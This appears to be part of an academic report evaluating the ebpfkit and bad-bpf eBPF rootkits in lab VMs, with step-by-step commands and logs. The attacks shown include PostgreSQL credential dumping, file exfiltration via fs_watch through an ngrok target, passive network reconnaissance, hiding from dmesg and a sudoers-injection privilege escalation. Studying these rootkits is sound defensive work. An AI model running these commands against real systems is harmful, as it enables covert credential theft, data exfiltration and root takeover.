
Expected result: as in the previous attack, a `200 OK` response from the web app is expected, along with the execution of the command that performs the password overwrite.

Actual result: the attacker receives a `200 OK` response, but the command is not executed. Consequently, it remains possible to access PostgreSQL on the victim VM using the previous password. Figure B.8 demonstrates the observed behavior.

Attack Failed.

Problem Diagnosis

To thoroughly analyze the reasons behind the failure of the previous test, the following investigations were made:



```
vboxuser@UBUNTU-DESKTOP-AMD64-20:~$ sudo ebpfkit-client -l debug --target https
://a83f-93-37-212-225.ngrok-free.app postgres put --role webapp --secret newpwd
DEBUG[2024-11-07T20:47:38Z]
GET /put_pg_role HTTP/1.1
Host: a83f-93-37-212-225.ngrok-free.app
User-Agent: md55275ad5eafde38270003ad636d729a24webapp#_________________________
_______________________________________________________________________________
_______________________________________________________________________________
_______________________________________________________________________________
_______________________________________________________________________________
_______________________________________________________________________________
______________________________________

DEBUG[2024-11-07T20:47:39Z]
{"api":{"version":"1.0.1","hash":"9b71d224bd62f3785d96d46ad3ea3d73319bfbc2890ca
adae2dff72519673ca72323c3d99ba5c11d7cfc1d215a922ad186ac28b0aaa23ed6ebe436e67aac
d987cc6e14b8c5da0c4663475c2e5c3adef46f73bcdec043","git_commit":"c1d215a922ad186
acbe436e6e2c513128b0aaa23ed6e3a4d48140b4931895384bc5b8074b7ef6b1a3e2a65b5be0c87
5871fec6e1a38f9c3de2c51313a4d48140b4931895384bc5b8074b7ef6b35c208abd4e16f2","re
lease_date":"2021-03-29T13:51:31.606184183Z"},"timestamp":"2024-11-07T20:47:40.
428489457+01:00","status":200,"data":"OK"}
```

Figure B.8: The attacker receives 200 OK response as expected.

- Verification of the network connection between the web app running on the victim VM and the attacker VM. It was observed that HTTP requests directed to the web application on routes not intercepted by the rootkit (and therefore not manipulated by XDP) successfully traverse the network, reach their destination, and elicit the expected response from the web app. This behavior was validated by executing the command `curl http://192.168.1.98:8000 /healthcheck`. This confirms that there are no network connectivity issues between the two machines.

- Verification of potential firewalls interfering with traffic. Even after disabling both UFW (Uncomplicated Firewall, the commonly used firewall by Ubuntu) and AppArmor (a mandatory access control in Ubuntu), the issue persists, indicating that neither of these security mechanisms is responsible for the problem.

- Checking system configurations to ensure no settings are restricting traffic. This involves examining the kernel configuration using the command `cat /boot/config-$(uname -r) | grep BPF`, which filters out BPF-related settings in the kernel to confirm that the necessary options for eBPF functionality are enabled and not restricting traffic.

- Traffic monitoring using tcpdump on port 8000 (command: `sudo tcpdump`

`-A -i enp0s3 port 8000`): it revealed that requests sent by the attacker via ebpfkit-client successfully reach the interface in the expected modified format, effectively concealing the original attacker's request. This confirms that the traffic is correctly intercepted and altered by the XDP module before being forwarded to the web app (if the issue had originated within the XDP module, the traffic would neither appear in tcpdump nor be modified). Despite this, the web app does not respond to these requests. Additionally, some packets were observed with incorrect checksums. To address this, an attempt was made to disable checksum offloading on the network interface using the command `sudo ethtool -K enp0s3 tx off rx off`. However, this adjustment had no impact on the test results.

- All tests were also replicated on the AWS (Amazon Web Services) platform, reproducing the same setup (two virtual machines and a web app), with a Classic Load Balancer used to manage HTTP requests. The results remained unchanged, leading to the conclusion that there may be compatibility issues within the code.

Network Data Extraction via Passive Sniffing

Through passive traffic sniffing, eBPFKit aims to intercept as much information as possible about the network traffic exchanged by the compromised machine. The goal of this attack is to build a comprehensive map of all other systems it communicates with, potentially identifying targets for further attacks or gathering intelligence about the network environment. By operating passively, the rootkit avoids altering the traffic or raising suspicion, enabling it to quietly collect valuable data for reconnaissance.


1. Open a shell and start the rootkit:

```
    sudo ./bin/ebpfkit -l debug
```

2. In a new shell, use the client to start the network discovery procedure:

```
    ebpfkit-client -l debug network_discovery get
```

Figure B.9 provides an excerpt from the command output.



```
^CINFO[2024-11-10T18:07:47Z] Dumping collected network flows (30):
192.168.1.136:5353 -> 224.0.0.251:5353 (1) UDP 29748B TCP 0B
3.125.234.140:443 -> 192.168.1.92:58892 (1) UDP 0B TCP 19290B
192.168.1.92:58892 -> 3.125.234.140:443 (2) UDP 0B TCP 17422B
127.0.0.1:59536 -> 127.0.0.1:8000 (2) UDP 0B TCP 2073B
127.0.0.1:59536 -> 127.0.0.1:8000 (1) UDP 0B TCP 2073B
127.0.0.1:8000 -> 127.0.0.1:59536 (2) UDP 0B TCP 1422B
127.0.0.1:8000 -> 127.0.0.1:59536 (1) UDP 0B TCP 1422B
127.0.0.1:59532 -> 127.0.0.1:8000 (2) UDP 0B TCP 312B
127.0.0.1:59532 -> 127.0.0.1:8000 (1) UDP 0B TCP 312B
127.0.0.1:8000 -> 127.0.0.1:59532 (2) UDP 0B TCP 260B
127.0.0.1:8000 -> 127.0.0.1:59532 (1) UDP 0B TCP 260B
127.0.0.1:40954 -> 127.0.0.1:5432 (2) UDP 0B TCP 1718B
127.0.0.1:40954 -> 127.0.0.1:5432 (1) UDP 0B TCP 1718B
127.0.0.1:5432 -> 127.0.0.1:40954 (2) UDP 0B TCP 2327B
127.0.0.1:5432 -> 127.0.0.1:40954 (1) UDP 0B TCP 2327B
127.0.0.1:40956 -> 127.0.0.1:5432 (2) UDP 0B TCP 547B
127.0.0.1:40956 -> 127.0.0.1:5432 (1) UDP 0B TCP 547B
127.0.0.1:5432 -> 127.0.0.1:40956 (2) UDP 0B TCP 436B
127.0.0.1:5432 -> 127.0.0.1:40956 (1) UDP 0B TCP 436B
127.0.0.1:38639 -> 127.0.0.1:38639 (2) UDP 20100B TCP 0B
127.0.0.1:38639 -> 127.0.0.1:38639 (1) UDP 20100B TCP 0B
127.0.0.1:49104 -> 127.0.0.53:53 (2) UDP 146B TCP 0B
127.0.0.1:49104 -> 127.0.0.53:53 (1) UDP 146B TCP 0B
192.168.1.92:49582 -> 192.168.1.254:53 (2) UDP 73B TCP 0B
192.168.1.92:38714 -> 192.168.1.254:53 (2) UDP 73B TCP 0B
192.168.1.254:53 -> 192.168.1.92:49582 (1) UDP 153B TCP 0B
192.168.1.254:53 -> 192.168.1.92:38714 (1) UDP 185B TCP 0B
127.0.0.53:53 -> 127.0.0.1:49104 (2) UDP 322B TCP 0B
127.0.0.53:53 -> 127.0.0.1:49104 (1) UDP 322B TCP 0B
192.168.1.92:39220 -> 185.125.188.55:443 (2) UDP 0B TCP 7994B
INFO[2024-11-10T18:07:47Z] Graph generated: /tmp/network-discovery-graph-2289236813
```

Figure B.9: Passive network discovery output.

3. Ebpfkit also supports viewing the information obtained in an `svg` file. To do so, it is necessary to install `graphvz` and execute the export command:

```
    sudo apt install graphviz
    fdp -Tsvg /tmp/network-discovery-graph-2289236813 > ./
        graphs/passive_network_discovery.svg
```

   Note: `network-discovery-graph-2289236813` is the name assigned to the graph generated in step 2 output, so it changes each time data extraction is performed.

Expected result: since the rootkit is active, it starts collecting data on the network to which the victim VM is connected, including all incoming and outgoing connections. This command allows data to be collected and organized into a graph.

Attack Succeeded: the result obtained matches the expected result.

Network Data Extraction from Attacker VM

Replication of the same attack using a remote machine.

1. Ensure that the rootkit, web app, and ngrok are active on the victim VM. Performs the following commands in three different shells:

```
    sudo ./bin/ebpfkit -l debug
```

```
    sudo ./bin/webapp
```

```
    ngrok http 8000
```

2. On the attacker VM, run the command to perform the network discovery procedure:

```
    sudo ebpfkit-client -l debug --target <http_ngrok>
       network_discovery get
```

Expected result: even when executed from a remote VM, the goal is to collect data on the network to which the victim VM is connected, including all incoming and outgoing connections.
Actual result: Although the requests are correctly routed to the victim machine, as confirmed by reviewing the ngrok terminal, the data collected and subsequently received by the attacker's machine is unreliable. A diagnostic process similar to the one outlined in the "Problem Diagnosis" section was conducted, leading to the same conclusion: the issue likely stems from a compatibility problem within the code.

Attack Failed.

Data Exfiltration Attack


Postgres Data Exfiltration

The goal of this attack is to gain access to confidential PostgreSQL information, specifically the list of available accounts on the victim machine along with their associated passwords. This is achieved by replicating the Command and Control (C2) mechanism: the attacker sends an HTTP request to the victim machine, which is intercepted by an eBPF program leveraging XDP. The outgoing traffic is then intercepted by the TC (Traffic Control) subsystem, which modifies the HTTP response packet to include the results of the attacker's request.

1. On the victim VM, ensure that the rootkit and the web app are running, and Postgres is configured (see previous sections).

2. In a new shell, to extract the Postgres user list, run the following command:

```
    ebpfkit-client -l debug postgres list
```



```
infected-host@ubuntu20:~/ebpfkit$ ebpfkit-client -l debug postgres list
DEBUG[2024-11-10T19:05:17Z]
GET /get_fswatch HTTP/1.1
Host: localhost:8000
User-Agent: 0/ebpfkit/pg_credentials#___________________________________________________________
________________________________________________________________________________________________
________________________________________________________________________________________________
________________________________________________________________________________________________
________________________________________________________________________________________________
_________________________________________________________________

INFO[2024-11-10T19:05:18Z] Showing the list of Postgresql credentials detected on the targ
et system:
webapp md5e5c88b796cb3ced043c35a9eadc1a02d
```

Figure B.10: List of PostgreSQL credential retrieved from the target system.

Expected result: Retrieve the list of current PostgreSQL users along with their corresponding passwords, whether stored in plain text or encrypted.
Actual result: the result matches the expected outcome, as shown in Figure B.10.

Attack succeeded.

Data Exfiltration from Specific File


The goal of the attack is to access the contents of a specific file, even if it is protected by sudo privileges. This is achieved through an HTTP request, leveraging the C2 mechanism.

1. Ensure the rootkit and web app are running.

2. Run the following command to set an `fs_watch` on the specified file, in this example, `/etc/hosts`:

```
    ebpfkit-client -l debug fs_watch add /etc/hosts
```

3. After receiving the `200 OK` response from the web app, as shown in Figure B.11, it is necessary to wait for the victim to perform some operations on the file or operations that involve opening it in general.
   Simulate this operations with the commands:



```
infected-host@ubuntu20:~/ebpfkit$ ebpfkit-client -l debug fs_watch add /etc/hosts
DEBUG[2024-11-10T19:18:05Z]
GET /add_fswatch HTTP/1.1
Host: localhost:8000
User-Agent: 0/etc/hosts#_________________________________________________________________
___________________________________________________________________________________________
___________________________________________________________________________________________
___________________________________________________________________________________________
___________________________________________________________________________________________
______________________________________________________________

DEBUG[2024-11-10T19:18:05Z]
{"api":{"version":"1.0.1","hash":"9b71d224bd62f3785d96d46ad3ea3d73319bfbc2890caadae2dff725
19673ca72323c3d99ba5c11d7cfc1d215a922ad186ac28b0aaa23ed6ebe436e67aacd987cc6e14b8c5da0c4663
475c2e5c3adef46f73bcdec043","git_commit":"c1d215a922ad186acbe436e6e2c513128b0aaa23ed6e3a4d
48140b4931895384bc5b8074b7ef6b1a3e2a65b5be0c875871fec6e1a38f9c3de2c51313a4d48140b493189538
4bc5b8074b7ef6b35c208abd4e16f2","release_date":"2021-03-29T13:51:31.606184183Z"},"timestam
p":"2024-11-10T19:18:05.452572238+01:00","status":200,"data":"OK"}
```

Figure B.11

```
    sudo su
    exit
```


4. Then, issue the command to retrieve the desired file:

```
    ebpfkit-client -l debug fs_watch get /etc/hosts
```

Expected result: extract the content of the `/etc/hosts` file.

Actual result: as shown in Figure B.12, the result obtained matches the expected outcome.

Attack succeeded.



```
infected-host@ubuntu20:~/ebpfkit$ ebpfkit-client -l debug fs_watch get /etc/hosts
DEBUG[2024-11-10T19:20:28Z]
GET /get_fswatch HTTP/1.1
Host: localhost:8000
User-Agent: 0/etc/hosts#_________________________________________________________________
___________________________________________________________________________________________
___________________________________________________________________________________________
___________________________________________________________________________________________
___________________________________________________________________________________________
______________________________________________________________

INFO[2024-11-10T19:20:31Z] Dump of /etc/hosts:
127.0.0.1       localhost
127.0.1.1       ubuntu20.04.myguest.virtualbox.org      ubuntu20
```


Figure B.12: Contents of the /etc/host file retrieved from the victim.

Attack Replication from a Remote VM

Replicating both Data Exfiltration attacks from the attacker VM, does not yield the desired results. The tests were carried out also trying two different target address, obtaining different responses. In the first case, the attacker's machine targeted the direct route to the victim VM `192.168.1.160:8000` (i.e., victim_ip:webapp_port). All requests sent to this target remain in a pending state. In the second case, the target was the HTTP address provided by ngrok. In this second scenario, the attacker successfully receives a response; however, the content is an empty file. An example of the output is shown in the Figure B.13.

These tests can be replicated by repeating the procedures just described, but executing the `ebpfkit-client` commands from this section on the attacker machine and including the `-target <target>` field.

These additional tests confirm the previously observed issues with the modified outgoing traffic on the victim machine.



```
attacker@ubuntu20-04-attacker:~/ebpfkit$ ebpfkit-client -l debug --target  http
s://d3ab-93-37-212-225.ngrok-free.app fs_watch get /etc/hosts
DEBUG[2024-11-10T19:30:51Z]
GET /get_fswatch HTTP/1.1
Host: d3ab-93-37-212-225.ngrok-free.app
User-Agent: 0/etc/hosts#_______________________________________________________
_______________________________________________________________________________
_______________________________________________________________________________
_______________________________________________________________________________
_______________________________________________________________________________
_______________________________________________________________________________
______________________________________

INFO[2024-11-10T19:30:51Z] Dump of /etc/hosts:
_______________________________________________________________________________
_______________________________________________________________________________
_______________________________________________________________________________
_______________________________________________________________________________
_______________________________________________________________________________
_______________________________________________________________________________
___________________________________
```

Figure B.13: Contents of the /etc/host file received on the attacker machine.


Program Obfuscation

The rootkit successfully hides its operations from log files like dmesg.

Running the command:

```
dmesg | grep ebpf
```

While the rootkit is active, it does not produce any output and remains in a pending state, indicating that the rootkit is intercepting or blocking the expected response. After stopping the rootkit and re-running the same command, the complete list of requests made by ebpfkit becomes visible. Figure B.14 provides an example of the output generated once the rootkit is no longer running.



```
vboxuser@UBUNTU-DESKTOP-AMD64-20:~$ dmesg | grep -i ebpf
[ 8097.372161] ebpfkit[11557] is installing a program with bpf_probe_write_user
 helper that may corrupt user memory!
[ 8097.372169] ebpfkit[11557] is installing a program with bpf_probe_write_user
 helper that may corrupt user memory!
[ 8097.372171] ebpfkit[11557] is installing a program with bpf_probe_write_user
 helper that may corrupt user memory!
[ 8097.372173] ebpfkit[11557] is installing a program with bpf_probe_write_user
 helper that may corrupt user memory!
[ 8097.372175] ebpfkit[11557] is installing a program with bpf_probe_write_user
 helper that may corrupt user memory!
[ 8097.372177] ebpfkit[11557] is installing a program with bpf_probe_write_user
 helper that may corrupt user memory!
[ 8097.372179] ebpfkit[11557] is installing a program with bpf_probe_write_user
 helper that may corrupt user memory!
[ 8097.372181] ebpfkit[11557] is installing a program with bpf_probe_write_user
```

Figure B.14: Log messages visible upon rootkit shutdown

Summary

The tests were replicated with the same results as just presented on Ubuntu 20.04, Ubuntu 20.04.1, and Ubuntu 20.04.6, using the following Linux kernel versions:

- 5.4.0-26-generic
- 5.8.0-53-generic
- 5.6.9-050609-generic
- 5.10.0-051000-generic

The tests conducted on version 5.5.0-050500-generic exhibited unpredictable behavior, while from Linux kernel versions 5.13.0-21-generic and later, code compatibility is no longer guaranteed.
The current version of the code also does not guarantee compatibility with Ubuntu versions other than 20.04. It is important to note that this rootkit was developed to demonstrate a Proof of Concept (PoC) showcasing the malicious capabilities of eBPF, not to provide a versatile malware solution across multiple environments.

Appendix C

Test performed on bad-bpf

This section provides a detailed report of the tests performed using the repository "bad-bpf" [33], developed by Path Hogan. To execute the programs in this repository, root access is always required. This assumes an attack scenario in which the attacker has temporarily gained root access to the machine.

VM Setup

Required Tools and Software

- Computing device equipped with an Intel Core i5 processor (x86_64);
- Oracle VirtualBox for virtualization purposes;
- ISO: ubuntu-22.04.5-desktop-amd64.iso.

The virtual machine was allocated with 9GB of base memory and 4 processors.

Procedure VM Setup Procedure:

1. Verify that the account being used is equipped with `sudo` permissions. Then install Linux Kernel version 5.15. These operations are very similar to steps 1-2 in the "VM Setup" section of eBPFkit report (Appendix B), so they are only mentioned here and not elaborated upon. Note that the kernel version used is different.

```
    su -
    usermod -aG sudo <user_name>
```

```
# to restart the system
reboot
```

```
sudo apt install linux-image-5.15.0-97-generic linux-
    headers-5.15.0-97-generic
sudo grub-mkconfig | grep -iE "menuentry 'Ubuntu, with
    Linux" | awk '{print i++ " : "$1, $2, $3, $4, $5, $6}'
```

Based on the output of the previous command, update the `GRUB_DEFAULT` value in the `/etc/default/grub` file to match the entry corresponding to the desired kernel version. (See section "VM Setup" of eBPFkit in Appendix B for further explanations).

```
sudo nano /etc/default/grub
# Modify then the line GRUB_DEFAULT=0 in GRUB_DEFAULT
    ="1>4" if the selected entry is 4
sudo update-grub
sudo systemctl reboot
```

2. Install `llvm` version 14.0:

```
sudo apt update
sudo apt install -y wget software-properties-common
wget https://apt.llvm.org/llvm.sh
chmod +x llvm.sh
sudo ./llvm.sh 14
sudo apt install llvm-14

export PATH=/usr/lib/llvm-14/bin:\$PATH
```

3. Install all the necessary tools and libraries required for the setup:

```
sudo apt install build-essential linux-tools-common linux-
    tools-generic
sudo apt install clang-14 libelf-dev zlib1g-dev libbfd-dev
     libcap-dev
sudo apt install pkg-config

# mapping of clang-14 on the generic command clang
sudo ln -sf $(which clang-14) /usr/bin/clang
```

4. Install `git` and clone bad-bpf repository:

```
sudo apt-get install git
git clone https://github.com/pathtofile/bad-bpf.git
```

   Navigate to the folder containing the cloned repository, ensuring you are inside the directory where the repository was downloaded. Once inside, build the project:

```
cd src
make
```


Privilege Escalation Attack

The malicious eBPF program used is designed to allow a user without privileges to perform `sudo` operations, thus with privileges. This is done by modifying the return value of the function that reads the `/etc/sudoers/`, which contains the description of each user's privileges. The program will cause the function to return the string ‘‘`<username> ALL=(ALL:ALL) NOPASSWD:ALL"`, enabling passwordless root access for the user.

1. Testing privilege before the malicious program is executed:

```
sudo -l
```

   As shown in the Figure C.1, the user was prompted for a password to access the `/etc/sudoers` file, and the current privilege type is `(ALL:ALL) ALL`, which grants root access but is protected by the user's password.



```
host@ubuntu22:~$ sudo -l
[sudo] password for host:
Matching Defaults entries for host on ubuntu22:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User host may run the following commands on ubuntu22:
    (ALL : ALL) ALL
```

Figure C.1: User privileges before running the attack

2. Now, open a new shell and start the program:


```
 cd bad-bpf/src
 sudo ./sudoadd --username <username>
```

Replace <username> with the actual account name being used.

3. In another shell (it is necessary for the program launched in step 2 to remain active), attempt `sudo` access again:

```
sudo -l
```

